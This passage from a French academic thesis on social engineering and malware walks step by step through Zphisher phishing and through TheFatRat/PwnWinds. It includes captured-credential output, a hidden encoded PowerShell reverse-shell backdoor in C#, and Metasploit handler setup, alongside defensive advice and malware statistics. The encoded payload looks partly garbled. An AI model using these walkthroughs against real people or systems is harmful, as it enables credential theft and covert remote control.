En ce qui concerne la distribution de la page de phishing aux différentes victimes, comme pour BlackEye, Zphisher utilise l'outil Ngrok. Comme expliqué précédemment, il a pour rôle de mettre en place un tunnel afin que la page de phishing créée soit accessible sur internet sans avoir à ouvrir de port sur le router (NAT). Contrairement à BlackEye, Zphisher permet aussi d'héberger la page de phishing en local.

#### 5.1.2.1 Attaque (Exploitation)

Tout d'abord, il va falloir télécharger l'outil « Zphisher » depuis GitHub à travers de la commande suivante :

```
sudo git clone https://github.com/htr-tech/zphisher.git
```

Suite à cela, l'outil est stocké sur notre ordinateur dans un dossier nommé « zphisher ». Il s'agira ensuite de rentrer dans le dossier afin d'accéder à tous les fichiers de l'outil. Cela se fait à travers de la commande :

**cd zphisher**

Ensuite, il suffira de lancer l'outil à l'aide de la commande suivante :

**sudo bash zphisher.sh**



```

Zphisher
Version : 2.1

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

01] Facebook      11] Twitch        21] DeviantArt
02] Instagram    12] Pinterest   22] Badoo
03] Google       13] Snapchat    23] Origin
04] Microsoft    14] LinkedIn    24] DropBox
05] Netflix      15] Ebay        25] Yahoo
06] Paypal       16] Quora       26] Wordpress
07] Steam        17] Protonmail  27] Yandex
08] Twitter      18] Spotify     28] StackoverFlow
09] Playstation 19] Reddit      29] Vk
10] Tiktok       20] Adobe       30] XBOX
31] Mediafire    32] Gitlab      33] Github

99] About        [00] Exit

[-] Select an option : 10
```

L'interface utilisateur s'affichera et nous pourrons découvrir une forte ressemblance avec l'outil « BlackEye » présenté précédemment. En effet, nous pouvons apercevoir les 33 templates proposés par Zphisher. Dans cet exemple, nous avons sélectionné le template « TikTok » (1).

Une fois le choix du template validé, il nous est demandé de choisir la technologie que nous voulons utiliser pour propager notre attaque soit en local ou via l'outil Ngrok. Ici, nous avons sélectionné Ngrok afin d'avoir accès à notre page de phishing depuis internet.



```

ZPHISHER 2.1

01] Localhost [For Devs]
02] Ngrok.io [Best]

[-] Select a port forwarding service : 2
```

Ensuite, Zphisher générera un lien Ngrok qui sera donc le lien à transférer aux victimes.

Une fois le lien transmis aux victimes via n'importe quel moyen, tel que les SMS, les réseaux sociaux, email etc... Il ne nous reste plus qu'à attendre que la victime clique dessus.

Lorsque la victime mordra à l'hameçon en cliquant sur le lien, son adresse IP publique nous sera immédiatement transmise et inscrite dans un fichier texte.



```
ZPHISHER 2.1
[-] URL 1 : https://496fbe8da004.ngrok.io
[-] URL 2 : http://tiktok-free-liker@496fbe8da004.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 2a04:ee41:82:9317:f7d3:4b96:8dc7:9060
[-] Saved in : ip.txt
[-] Login info Found !!
[-] Account : testlogin
[-] Password : testpassword
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. []
```

De même pour les identifiants de connexion. Lorsque la victime aura entré son login, son mot de passe et validé le formulaire en cliquant sur le bouton « se connecter », ses informations de connexion nous seront immédiatement transmises et enregistrées pendant qu'elle sera redirigée sur le site officiel de l'organisation dont nous avons cloné la page de login.

Il s'agit d'un outil très performant qui permet d'attaquer plusieurs personnes au travers d'un même script. En effet, une fois que Zphisher a généré le lien d'attaque, celui-ci peut être envoyé à plusieurs personnes en même temps. Ce qui est très intéressant dans le cas où des tests à grandes échelles seraient effectués.



## 5.2 Solutions

Les attaques par social engineering sont basées sur des failles humaines et sont donc difficile à contrecarrer. En revanche, certaines solutions sont applicables pour tout type d'attaque de social engineering pour certaines situations.

**Veillez à ce que les systèmes d'exploitation ainsi que les divers logiciels soient à jour.** En effet, les mises à jour servent à rajouter des fonctionnalités mais également à réparer les défauts (bugs) ainsi que les failles de sécurité des produits. En ignorant ces diverses mises à jour, nous mettons en danger notre système d'information. D'autant plus que certaines mises-à-jour rajoutent des fonctionnalités de sécurité afin de nous protéger contre ses diverses attaques de social engineering tel que Outlook ou Gmail qui sont maintenant capable d'identifier certains documents ou des liens malveillants.

😊 Solution fondamentale à mettre en place pour tous type d'organisation. En effet, des logiciels ou systèmes d'exploitation pas à jour représentent un véritable danger de sécurité. Il est donc important d'être constamment à jour.

😞 Certaines mise-à-jour peuvent également supprimer certaines fonctionnalités qui peuvent être utilisées au sein de l'organisation. Par conséquent, il faut vérifier et tester les nouvelles versions avant de les mettre en productions.

Certaines grosse mise-à-jours tel que pour des systèmes d'exploitation notamment peuvent jouer sur la compatibilité de certains outils utilisé au sein de l'organisation. De nouveau, il faut s'assurer de cela avant de mettre en production les différentes mise-à-jour pour éviter tout trouble de l'activité.

**Mettre en place des formations** pour tous les collaborateurs de l'organisation afin de les sensibiliser aux dangers de ces attaques. L'idée est de les former afin de les sensibiliser mais également de leur apprendre à identifier les dangers à l'aide de certaines techniques telles que l'analyse des liens. Ces formations doivent se faire régulièrement de façon à les impacter au maximum.

😊 Pour lutter contre le social engineering il s'agit d'une des solutions les plus importante. En effet, le seul moyen de mitiger le risque de cette faille humaine est de sensibiliser ses collaborateurs aux dangers d'internet.

😞 La mise en place de formation au sein d'une organisation à un coût. En effet, il faut préparer les formations et surtout bloquer un certain temps dans le planning des participants.

**Tester les employés régulièrement** notamment en utilisant des outils de pentesting tel que présenté dans ce mémoire. Il s'agirait d'attaquer volontairement les collaborateurs de l'organisation afin d'analyser les résultats et si nécessaire, prendre des mesures. Cette solution permet d'anticiper des attaques et de mesurer le niveau de sensibilité des collaborateurs de l'entreprises.

- 😊 Cette solution permettra aux organisations de juger le niveau de sécurité de leurs collaborateurs. En fonction du résultat de ces tests, des mesures peuvent être prises.

**Utiliser des logiciels de sécurité** de type anti-virus par exemple. Les anti-virus ont pour but de protéger les machines (ordinateur, téléphone, tablette, ...) contre les virus informatiques. En effet, il protège les machines contre les logiciels malveillant et suivant l'antivirus, contre d'autres cyberattaques tel que le phishing notamment.

- 😊 Solution de base qui a son importance. En effet, elle est adaptée à tout type d'organisation et assure un certain niveau de sécurité.

Il existe une multitude de logiciels de sécurité sur le marché avec des prix qui varient. Par conséquent, chaque organisation trouvera un service répondant à ses besoins.

**Standardisé des procédures administratives** qui demandent des accès à des données confidentielles notamment. En mettant en place des procédures administratives sécurisée, cela évite que des données confidentielles se retrouvent entre les mains de personnes non autorisées.

- 😊 Assure un certain niveau de sécurité pour autant que les employées suivent les différentes procédures.
- 😞 Important de mettre en place uniquement des procédures administratives pour les tâches jugées « dangereuse » au risque d'effectuer du travail répétitif pour les employés du département administratif qui se verront suivre des procédures réduisant ainsi la possibilité de créativité.

## 6. Malware

Les malwares sont des logiciels malveillants qui ont pour but de causer du dommage sur des machines infectées tels que des ordinateurs ou des serveurs. Il y a diverses familles de malware ayant chacun des objectifs différents. Parmi elles, certaines sont des attaques à but lucratif, d'autres servent à espionner/surveiller les victimes et d'autres ont uniquement pour but de créer des dommages chez la victime.

La transmission de ces fichiers infectés peut se faire via différentes techniques. Il peut être transmis via une clé USB, via un fichier/logiciel compromis téléchargé depuis le net ou bien même au travers d'une pièce jointe d'un email. Cependant il se trouve que la propagation de ces virus est principalement encouragée par les employés des entreprises. C'est-à-dire qu'une fois que l'employé a été infecté au travers d'un document PDF par exemple, il va le transmettre à ses collègues sans que quiconque ne s'en rende compte.

Comme expliqué précédemment, il existe plusieurs catégories de malware ayant chacun des buts différents. Parmi eux se trouve notamment le ransomware, les vers, les spywares, les adwares et les chevaux de Troie. Un malware peut tout à fait regrouper plusieurs catégories. Par exemple, un spyware ou un ransomware peut se cacher dans un cheval de Troie.

Le **ransomware** est sans doute un des malwares les plus répandus de nos jours. Il s'agit d'un type d'attaque qui a pour but de chiffrer les données d'un ordinateur afin que la victime ne puisse plus y accéder. Pour pouvoir déchiffrer ces données, une rançon est demandée à la victime. La somme de la rançon varie en fonction du malware et est souvent réclamée en bitcoin en vue de l'intraçabilité de cette monnaie.

Ce malware est l'un des plus connus aujourd'hui grâce aux diverses grosses attaques historiques qui ont infecté une grande partie du web tel que le ransomware nommé Wannacry. Il s'agit de l'une des attaques jugées les plus puissantes de l'histoire du web. En effet, cette attaque est parue en 2017 et a infecté plus de 300'000 ordinateurs dans plus de 150 pays[10]. Banques, hôpitaux, entreprises ou particuliers tous y sont passés. Contrairement aux autres malwares qui se transmettent principalement via email ou clé USB, celui-ci utilisait une faille de sécurité du système d'exploitation Windows pour se propager. Par la suite, la mise en place de patches ont permis de contrer cette attaque.

Les **vers** quant à eux sont des malwares qui n'ont pas besoin de l'humain pour se propager. En effet, ils vont se reproduire en multitude et infecter les divers appareils situés sur le réseau. Ils vont donc contaminer les fichiers de la victime qui elle, infectera

toutes les machines avec lesquelles elle communiquera par la suite. Le rôle des vers diffère selon leur payload. En effet, certains peuvent détruire des systèmes, d'autres peuvent mettre en place des portes dérobées pour les pirates, etc.

Une des attaques de type vers les plus connues est parue en 2010 et se nomme Stuxnet[11]. Le rôle de cette attaque était de s'en prendre au programme nucléaire des Iraniens via un ver informatique. Au total plus de 30'000 ordinateurs ont été infectés par ce malware qui a notamment permis d'espionner et de prendre le contrôle de diverses infrastructures. Suite à l'analyse de divers spécialistes de ce malware, ils ont identifié que les créateurs qui se cachaient derrière Stuxnet étaient les Etats-Unis ainsi que l'Israël. Si bien que depuis cette attaque est née la notion de cyberguerre.

Les **spywares** toujours dans la famille des malwares, ont pour unique but d'espionner la victime sans que celle-ci ne s'en rende compte. Leur but est de dérober des informations confidentielles telles que des mots de passe ou des données bancaires, notamment grâce à un système de keylogger qui va permettre à l'attaquant d'enregistrer tout ce que la victime écrit.

DarkHotel est l'un des spywares les plus connus qui comme son nom l'indique, a pour cible des hôtels. En effet, son rôle est d'infecter les réseaux wifi gratuits disponibles dans les hôtels. Dès qu'un client de l'hôtel se connecte au réseau wifi infecté, des propositions de mise à jour de logiciel apparaîtront. Derrière ses mises à jour se cache en réalité un spyware. Par conséquent, lorsque le client aura terminé la mise à jour, l'attaquant aura un accès total sur la machine de la victime et pourra donc collecter toutes ses informations privées.

Contrairement aux différentes attaques mentionnées précédemment, les **adwares** ne vont pas corrompre des systèmes ou des fichiers. En effet, ils vont se contenter d'afficher de la publicité ciblée en continu sous forme de pop-up sur des ordinateurs infectés. Quand la victime naviguera sur Internet, le malware récupérera ses données de recherches afin de cibler les différentes publicités. Certaines de ces publicités redirigent la victime sur des pages contenant d'autres malwares, tel que le cheval de Troie.


Il y a une multitude d'adware qui navigue sur le net, tous autant connus les uns que les autres. Il y a notamment des listes d'adware disponibles sur Internet afin de vérifier si l'un d'eux est présent sur notre ordinateur. En effet, il s'agit d'un programme qui s'exécute en arrière-plan lors du démarrage de l'ordinateur. Voici quelques exemples de noms d'adware[13] : 1ClickDownloader, 7search, A-Kaytri, B Lyrics, Auto-Lyrics, OtShot.

**Le cheval de Troie** (Trojan) est également un des malwares les plus connus de nos jours. Ce malware va se présenter comme étant un logiciel ou un fichier légitime et va s'exécuter en arrière-plan sans que la victime ne s'en rende compte. L'objectif de cette attaque peut varier. En effet, il existe plusieurs types de chevaux de Troie. Certains vont simplement ouvrir une porte dérobée chez la victime afin que le pirate ait un accès total dans le but de lui soutirer des informations confidentielles ou lui installer d'autres malwares. D'autres vont servir à contrôler à distance l'ordinateur de la victime. Puis d'autres auront pour but de mettre en place des bots qui seront utilisés pour les attaques DDOS notamment comme vu précédemment. D'après l'entreprise Symantec[14], « .doc » et « .dot » sont les principales extensions de chevaux de Troie qui représente plus de 37% des pièces jointes infectées. L'extension « .exe » est la seconde plus utilisée avec plus de 19,5%.

Storm Worm est un cheval de Troie très connu[15] qui a fait parler de lui en janvier 2007. En effet, il s'agit d'une attaque répandue mondialement qui compte plus d'un million de victimes. Les victimes étaient des utilisateurs d'une version particulière du système d'exploitation Windows. Pour s'attaquer aux victimes, le malware se présentait sous la forme d'un fichier banale tel qu'un document PDF généralement envoyé par email (Cheval de Troie). D'ailleurs, l'objet des e-mails envoyé qui incitait la victime à cliquer sur la pièce jointe était le suivant : « 230 morts pendant que la tempête frappe l'Europe ». Lorsque la victime avait téléchargé et ouvert le document, un programme nommé « wincom32.sys » s'installait sur le système de la victime comme étant un pilote. Par conséquent, l'attaquant avait un accès total sur la machine de la victime et ainsi, pouvait y mettre en place des botnets, lui voler des infos, etc.

Par conséquent, le malware est une attaque très dangereuse qui peut générer un arrêt immédiat des activités d'une entreprise engendrant de grosses pertes, autant en termes d'image que financière. C'est notamment ce qui a été le cas dans la plupart des exemples de cyber attaque mentionner précédemment. Par exemple, pour le ransomware Wannacry, divers hôpitaux ont dû déplacer ou annuler des opérations. Des grandes sociétés telles que Renault, en France ont également dû stopper leurs activités durant une durée indéterminée.

En ce qui concerne les chiffres de ses attaques, diverses études et statistiques sont disponibles sur Internet malgré qu'elles ne soient pas toutes déclarées. Par conséquent, les chiffres que nous allons voir sont uniquement les attaques qui ont été déclarées et de ce fait, les valeurs réelles sont logiquement beaucoup plus conséquentes.



Source : <https://www.tessian.com/blog/phishing-statistics-2020/>

Le graphique ci-dessus a été publié par google et illustre le nombre d'attaques au travers de malware et de phishing depuis janvier 2007 jusqu'en décembre 2020. Nous constatons que les attaques par malware identifiées par google sont beaucoup moins fréquentes que celles par phishing. En effet, nous pouvons apercevoir une forte baisse de janvier 2016, jusqu'à aujourd'hui. Contrairement au phishing qui ne cesse d'évoluer en affichant une constante évolution de plus de 750% depuis 2007.

Cette statistique est intéressante mais pas forcément représentative du nombre de malware en circulation. En effet, une attaque par phishing a logiquement beaucoup plus de chance d'être référencé par google contrairement aux fichiers malveillants qui sont généralement transmis via courriel ou clé USB par exemple. En effet, il se trouve qu'en 2018 92% des malwares ont été transmis par email[16] ce qui peut expliquer la baisse considérable de 2018 à 2020.

L'évolution des IOT est également l'une des plus grandes cibles actuelles des malwares. En effet, d'après SonicWall[17] qui est une entreprise spécialisée dans la sécurité du réseau et le contrôle sur Internet, par rapport à 2019, les ransomwares ainsi que les logiciels malveillants sont en légère baisse alors que les malwares destinés aux IOT augmente. En effet, ils indiquent qu'en 2019 les ransomwares affichaient une baisse de 9% par rapport aux années précédentes et les malwares quant à eux, ont également baissé de 6%. En revanche, les malwares destinés aux IOT ont augmenté de plus de

4,8%. Ils expliquent que cette augmentation est due aux divers logiciels de protection des appareils connectés qui sont très limités.

Toujours selon les rapports de la société SonicWall, en 2020[17], les chiffres concernant les attaques par malware sont les suivants :

304.6 millions	Ransomware
81.9 millions	Cryptojacking
5.6 billions	Logiciel malveillant
59.9 millions	IOT

Malgré tout, ces chiffres restent tout de même impressionnants. Nous constatons donc qu'il s'agit bien d'une menace actuelle qui malgré le nombre d'anti-virus et technologies mise en place pour la contrer, perdure dans le temps. Dans la famille des malwares, le ransomware est de loin l'attaque la plus fréquente. Celles-ci sont suivies des attaques de cryptojacking et des attaques contre des IOT.


Le cryptojacking est une attaque qui a pour but de monopoliser les ressources de l'ordinateur de la victime notamment la carte graphique et le processeur dans le but de miner de la cryptomonnaies. La deuxième position dans ce tableau s'explique probablement par la tendance qui tourne autour des cryptomonnaie lors de ces dernières années.

En ce qui concerne les attaques sur les IOT, comme expliqué précédemment, celles-ci peuvent s'expliquer sur le fait que la plupart des appareils connectés ne sont pas encore à la hauteur en termes de sécurité.

Depuis quelques années, les téléphones mobiles sont également la cible des attaques par malware. En effet, d'après les statistiques du groupe Kaspersky[18], ils ont identifié près de 6 millions de logiciels malveillants, 150'000 chevaux de Troie bancaire et plus de 20'000 ransomware. Ils expliquent que cette hausse d'attaque peut être liée au COVID-19. En effet, il se trouve que beaucoup d'applications cachées sous le nom de covid.apk, tousanticovid, covidMappia\_v1.0.3.apk disponible sur le web dissimulaient en réalité un malware (Cheval de Troie).

Les téléphones ayant Android comme système d'exploitation sont les principales victimes de ses malwares[18]. Cela s'explique par le fait qu'Android contrairement à IOS est un système d'exploitation open source. De plus, la vérification d'applications sur les stores est beaucoup plus stricte sur IOS que sur Android. En effet, avant de déposer une application sur l'Apple Store, des experts doivent vérifier que celles-ci répondent bien

aux différentes normes. En revanche, sur Android, aucune vérification particulière n'est requise et les applications ne se doivent pas d'être forcément distribuée via le store contrairement à IOS. Celles-ci peuvent être distribuées sur d'autres plateformes telles que sur le web par exemple. En se référant aux résultats de la société d'anti-virus nommé Kaspersky, en 2020, le nombre de malware détecté a augmenté à plus de 40%.



kaspersky

Source : <https://securelist.com/mobile-malware-evolution-2020/101029/>

Dans le graphique ci-dessus, nous pouvons voir une certaine tendance à la baisse depuis 2017 jusqu'en 2019. L'année 2020 vient briser cette tendance où nous pouvons apercevoir une augmentation de plus de 2 millions de cas par rapport à l'année précédente. En 2019 et 2020, les pays dont les victimes sont le plus touché par des malwares mobiles sont l'Iran, l'Algérie et le Bangladesh. Les types de malware les plus fréquents que l'entreprise Kaspersky a analysé sont principalement des Adwares. Les trojan sont également très fréquents sous différentes formes telles que le trojan-sms, trojan-banker ainsi que le trojan-spy.

Que ce soit dans le milieu professionnel ou pour des particuliers, nous en concluons que les malwares sont des attaques qui datent dans le temps et qui perdurent encore aujourd'hui. Il s'agit effectivement d'une menace actuelle qui malgré la multitude d'outils disponibles pour en faire face, continue à faire du mal aux différentes machines.

Par conséquent, afin de mieux comprendre le fonctionnement des malwares, je vais vous présenter un outil qui permet d'en créer sous diverses formes. Le malware que nous allons mettre en place s'agira d'un Cheval de Troie qui se présentera sous la forme



d'un fichier exécutable. Il prendra également le rôle de spyware car notre but sera d'espionner et de contrôler à distance un ordinateur infecté.

### 6.1.1 TheFatRat

TheFatRat est un outil d'exploitation complet qui permet de mettre en place une multitude de malware exécutable sur divers systèmes d'exploitation tels que Windows, linux, Mac et Android. Il s'agit d'un logiciel libre, disponible gratuitement sur GitHub[19]. L'équipe ayant développé cet outil est composée de 6 personnes cachées sous les pseudos de « Sreetsec », « peterpt », « mrusme », « navanchauhan », « isfaaghyth » et « n0login ». Certains plus actif que d'autres, ils mettent à jour régulièrement leur outil. En effet, comme expliqué précédemment, il s'agit du jeu du chat et de la souris, où lorsqu'une attaque est détectée et maîtrisée par l'anti-virus notamment, la mise en place d'une autre attaque est en cours.

Cet outil est assez simple d'utilisation et comprend une multitude de fonctionnalités qui sont accompagnées d'une documentation assez complète sur GitHub. TheFatRat permet de mettre en place une porte dérobée chez la victime, contourner des anti-virus, créer des fichiers automatisés utiles pour les attaques via USB notamment, espionner la victime, récupérer ses données, etc.

Afin de contrôler à distance la victime, cet outil nécessite également le framework Metasploit qui est normalement pré installé sur kali linux. Il s'agit d'un outil de développement et d'exécution de malware contre des ordinateurs infectés. Cet outil permet également de créer ses propres malwares également appelés « exploit ». Mais dans notre cas, nous allons l'utiliser pour sa fonctionnalité de contrôle à distance.

#### 6.1.1.1 Attaque (Exploitation)

Tout d'abord, il va falloir installer l'outil TheFatRat sur notre ordinateur. Pour ce faire, il suffit de rentrer la commande suivante :

```
sudo git clone https://github.com/Sreetsec/TheFatRat.git
```

Un dossier nommé « TheFatRat » devrait être créé. Il faudra ensuite rentrer dans ce dossier et paramétrer les droits de l'outil afin de pouvoir ensuite l'exécuter. Pour ce faire, il suffira de rentrer les deux commandes suivantes :

```
cd TheFatRat
```

```
chmod +x setup.sh && ./setup.sh
```

Une fois l'installation faite, il faudra simplement lancer l'outil au travers de la commande suivante :

**sudo bash fatrat**

Ensuite, l'interface utilisateur de l'outil s'ouvrira et de multiples vérifications de dépendances s'en suivront. Il suffira de suivre les différentes indications pour valider la phase de vérification.



```
[--] Backdoor Creator for Remote Acces [--]
[--] Created by: Edo Maland (Screetsec) [--]
[--] Version: 1.9.7 [--]
[--] Codename: Whistle [--]
[--] Follow me on Github: @Screetsec [--]
[--] Dracos Linux : @dracos-linux.org [--]
[--]
[--] SELECT AN OPTION TO BEGIN:
[--]
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]-[-]-[menu]:
```

Menu principal de TheFatRat

Le menu principal affiche les multiples fonctionnalités que cet outil propose. Nous pouvons voir que TheFatRat utilise divers logiciels qui permettent de créer des malwares. Il y a notamment Fudwin, PwnWinds, backdoor-factory, Microsploit ainsi qu'Avoid. TheFatRat permet également de mettre en place des malwares sous forme d'application Android afin d'attaquer des smartphones. Nous pouvons aussi rechercher et utiliser des malwares déjà existants. Des utilitaires sont également à notre disposition telle que l'augmentation de taille d'un fichier, un espace de support ainsi que l'accès direct à MetaSploit nous permettant d'ouvrir directement l'outil sans quitter TheFatRat. Par conséquent, le logiciel que nous allons utiliser pour notre attaque est PwnWinds, correspondant au 6ème élément de la liste.

```
[ Select an Option To Begin >>

PwnWinds

PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Screetsec)
Powershell Injection attacks on any windows Platform

[1] Create a bat file+Powershell (FUD 100%)
[2] Create exe file with C# + Powershell (FUD 100%)
[3] Create exe file with apache + Powershell (FUD 100%)
[4] Create exe file with C + Powershell (FUD 98 %)
[5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

[TheFatRat]--[.]--[pwnwind]:
2

Your local IPV4 address is : 192.168.1.172
Your local IPV6 address is : 2001:1711:fa40:3a20:6d51:7e50:e8a5:f56
Your public IP address is :
Your Hostname is :

Set LHOST IP: 192.168.1.172
Set LPORT: 4444

Please enter the base name for output files : Malware2021
```

Menu principal PwnWinds

Depuis le menu de PwnWinds nous pouvons apercevoir les diverses fonctionnalités que cet outil propose. Chaque solution permet de créer un malware sous un format différent. Le malware que nous allons créer sera sous un logiciel exécutable codé en C# et en PowerShell. Par conséquent, nous allons utiliser la deuxième solution de la liste.

Une fois la sélection faite, les informations de la machine telles que l'adresse IPV4, l'adresse IPV6, l'adresse IP publique, ainsi que le nom de la machine s'afficheront. Celles-ci nous seront utiles par la suite.

Il nous sera ensuite demandé de rentrer le « LHOST » qui correspond à notre adresse IPV4 ou IPV6 mentionnée précédemment qui correspond à l'adresse IP de la machine attaquante. Le « LPORT » nous est ensuite demandé. Il s'agit du port sur lequel nous allons nous connecter par la suite pour écouter la victime. Celui-ci peut être un chiffre quelconque, mais il est important de s'en souvenir car il nous sera utile pour la suite de l'attaque. Ensuite, il nous faudra nommer le fichier exécutable malveillant qui va être créé.

```

[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https

Choose Payload :3

Generate Backdoor
-----+-----+-----+
| Name      | | Descript      | | Your Input      |
|-----+-----+-----+
| LHOST     | | The Listen Address | | 192.168.1.172   |
| LPORT     | | The Listen Ports   | | 4444            |
| OUTPUTNAME | | The Filename output | | Malware2021    |
| PAYLOAD   | | Payload To Be Used | | windows/meterpreter/reverse_tcp |
|-----+-----+-----+

// C#
using System.Runtime.InteropServices;
namespace pshcmd
{
    public class CMD
    {
        [DllImport("msvcrt.dll")]
        public static extern int system(string cmd);
        public static void Main()
        {
            system("powershell -window hidden -EncodedCommand JAE
AHQAZQBwAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBwAGwAbwBjACgASQBwAHQAL
B0AGUAYwB0ACkAOWBBAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAZADIALgBkAGw
QQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHOAZQAsF
wAYQBnAHMALAAgAEkAbgB0AFAdABYACAAbBwAFQAAByAGUAYQBkAEkAZAaPADsAWwBEAGwAbAB
AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACACwByAGMALAAgAHUAAQBUAHQAIBjAG8AdQBwAHQA
B1AHMACABhAGMAZQAgAFcAaQBUADMAMgBGAHUAbgBjAHQAaQBVAG4AcwAgAC0ACABhAHMACwB0AGg
NAB4ADkAYgAsADAAeABkADQALAAwAHgAMwBLACwAMAB4ADYAZgAsADAAeAA1AGUALAAwAHgAMgB1A
wAMAB4AGQAYwAsADAAeAA5AGEALAAwAHgAZgA1ACwAMAB4ADAAMAAsADAAeABhAGYALAAwAHgANgA
Paramétrege du malware

```

Il faudra ensuite sélectionner la technologie de communication que nous allons utiliser pour communiquer avec la victime. Plusieurs possibilités nous sont proposées. Il y a notamment le TCP, le HTTP ainsi que le HTTPS.

Pour notre attaque, nous allons utiliser la solution reverse\_tcp qui correspond à la troisième solution de la liste.

Ensuite, un tableau récapitulatif des informations concernant notre malware s'affichera. Nous pourrions notamment y trouver le port, l'adresse IP, le nom du fichier ainsi que le payload que nous avons utilisé.

Nous pouvons également voir en direct la création du script du fichier exécutable. Suite à cela, le fichier exécutable est généré et disponible en local.

La suite de l'attaque se déroule sur l'outil nommé MetaSploit. Son rôle sera de configurer la connexion avec le malware notamment en mettant en place un écouteur sur le port que nous avons déclaré précédemment (4444) lors de la création du malware. Comme mentionné précédemment, cet outil est installé par défaut sur les dernières versions de Kali Linux. En revanche, si ce n'est pas le cas ou que vous êtes sur une autre distribution de linux, il faudra le télécharger au travers de la commande suivante (linux & MacOS) :

```

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb
> msfinstall && \
chmod 755 msfinstall && \
./msfinstall

```

Enfin, pour lancer l'outil MetaSploit, il suffit d'entrer la commande :

```
msfconsole
```

```
(user@kali) ~/TravailBachelor
└─$ msfconsole

# cowsay++
┌───────────┐
│             │
│  (oo)_____┘
│  ||----w |
│  ||     ||
└───────────┘

[ metasploit v6.0.30-dev ]
+ --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ --=[ 596 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > use exploit/multi/handler
